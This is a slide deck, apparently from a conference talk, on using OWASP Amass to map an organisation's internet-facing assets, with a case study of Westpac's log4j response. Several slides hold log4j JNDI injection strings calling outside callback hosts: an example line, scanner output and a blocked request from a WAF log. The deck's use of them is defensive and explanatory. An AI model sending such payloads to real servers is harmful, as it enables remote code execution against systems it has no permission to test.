There are organisations and commercial tools that can do this, but OWASP Amass is powerful and open source tool that can provide ongoing visibility into your organisations attack surface

IMPROVE SECURITY POSTURE OF YOUR ORGANISATION

- Onboard logs from identified assets into security monitoring
- Improve WAF coverage
- Integrate discovered assets with a vulnerability management program
- Identify non-compliant assets on the internet
- Decommission unused assets and remove shadow IT to reduce attack surface

RED TEAM AND BUG BOUNTY HUNTERS

Discovery of new or unknown/unloved targets

Westpac Case Study

Using OWASP Amass during an Incident

log4j

- Critical vulnerability
- Remotely exploitable
- Arbitrary code execution



`#{jndi:ldap://somedomain.com}`



log4j and Westpac

WESTPAC HAS "STUFF" ON THE INTERNET

Web sites, Web applications, 3rd Party Vendors, Login portals, advertising sites...

The bigger and older your organisation is, the more likely it is that you have "a lot" of stuff that is publicly accessible on the internet.

LOG4J EFFECTS A HUGE NUMBER OF APPLICATIONS

Easily exploitable remotely via the Internet

HOW MUCH STUFF? WHAT EXACTLY? WHICH OF THESE ARE VULNERABLE LOG4J?

How can we secure what we don't know exists?

log4j and Westpac and

Amass

Using Amass to aid rapid response activities

MAKING USE OF INTERNAL SOURCES

Certificate and domain name registration process

- Provided initial list of root domains

USING AMASS TO MAP THE PERIMETER

Intel command to further identify root domains

Enum command to identify all possible subdomains

- Obtaining a full "network map" of Westpac assets

TESTING FOR VULNERABILITIES

Using vulnerability scanners to identify vulnerable targets

Github Vulnerability Scanning Scripts

<https://github.com/fullhunt/log4j-scan>

<https://github.com/adilsoybali/Log4j-RCE-Scanner>

☰ README.md

Apache **LOG4J** CVE-2021-44228 Scanner  TM

release v2 stars 207 forks 58 issues 0 open repo size 67.6 kB license GPL-3.0 last commit december 2021

Feature • Requirements • Installation • Usage • Contact

RCE scanner for Log4j

Using this tool, you can scan for remote command execution vulnerability CVE-2021-44228 on Apache Log4j at multiple addresses.

Affected versions < 2.15.0

Features

- It can scan according to the url list you provide.
- It can scan all of them by finding the subdomains of the domain name you give.
- It adds the source domain as a prefix to determine from which source the incoming dns queries are coming from.

☰ README.md

log4j-scan

A fully automated, accurate, and extensive scanner for finding vulnerable log4j hosts

```
mazin@hackbox ➤ python3 log4j-scan.py -u "http://log4j.lab.secbot.local:8080"
[+] CVE-2021-44228 - Apache Log4j RCE Scanner
[+] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[+] Secure your Attack Surface with FullHunt.io.
[+] Initiating DNS callback server.
[%] Checking for Log4j RCE CVE-2021-44228.
[+] URL: http://log4j.lab.secbot.local:8080
[+] URL: http://log4j.lab.secbot.local:8080 | PAYLOAD: ${jndi:ldap://log4j.lab.secbot.local.ph5mfz.dnslog.cn/18dhlh5}
[+] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[+] Waiting...
[!!!] Target Affected
["log4j.lab.secbot.local.ph5mfz.dnslog.cn", "172.253.12.4", "2021-12-13 11:01:17"]
```

Features

- Support for lists of URLs.
- Fuzzing for more than 60 HTTP request headers (not only 3-4 headers as previously seen tools).
- Fuzzing for HTTP POST Data parameters.
- Fuzzing for JSON data parameters.
- Supports DNS callback for vulnerability discovery and validation.
- WAF Bypass payloads.

Verifying activity in our own logs


Confirm the scanning attempts were successful, and we had replicated the attempts seen from unknown sources

Time	Event
12/20/21 4:12:39.000 PM	{ [-] action: BLOCK formatVersion: 1 httpRequest: { [-] args: clientIp: 104.237.11.197 country: US headers: [[-] { [+] } { [+] } { [+] } { [+] } { [-]} name: x-api-version value: \${jndi:ldap://login.westpac.co.nz.vjizpo2ezbbgz62xuybh440q7hda1z.burpcollaborator.net/a}] httpMethod: GET httpVersion: HTTP/2.0 requestId: 1-61bfed72-55808f7e3b4c250610a3d3fc uri: /

**Domain +
Certificate
Registration**




**List of
Domains**




Enum

**List of Sub-
Domains**



**log4j scanning
scripts**



Intel



Westpac + Amass Future State

Ongoing usage of Amass

ONGOING USE OF "TRACK" FUNCTION

Run regular Amass scans to identify new assets being placed on the internet

AUTOMATED AMASS DISCOVERY EXERCISES

Have Amass automatically running on a regular basis, and alert for any changes

INTEGRATION WITH OTHER TOOLS AND PROCESSES

Vulnerability management
- Nuclei
- Tenable/Rapid7/Qualys

Security Monitoring + Operations

Summary

Amass and open source = good

AMASS IS A USEFUL TOOL

- Network mapping
- Asset discovery
- Integrations with multiple data sources

AMASS FEATURES

- Intel
- Enum
- Track
- DB
- Viz

CONSIDER USING AMASS

- Asset management is key
- Ongoing Amass scans
- Integrate with security operations

Do you have any questions?

@kentostewart

kento.stewart@gmail.com

kentosec.com

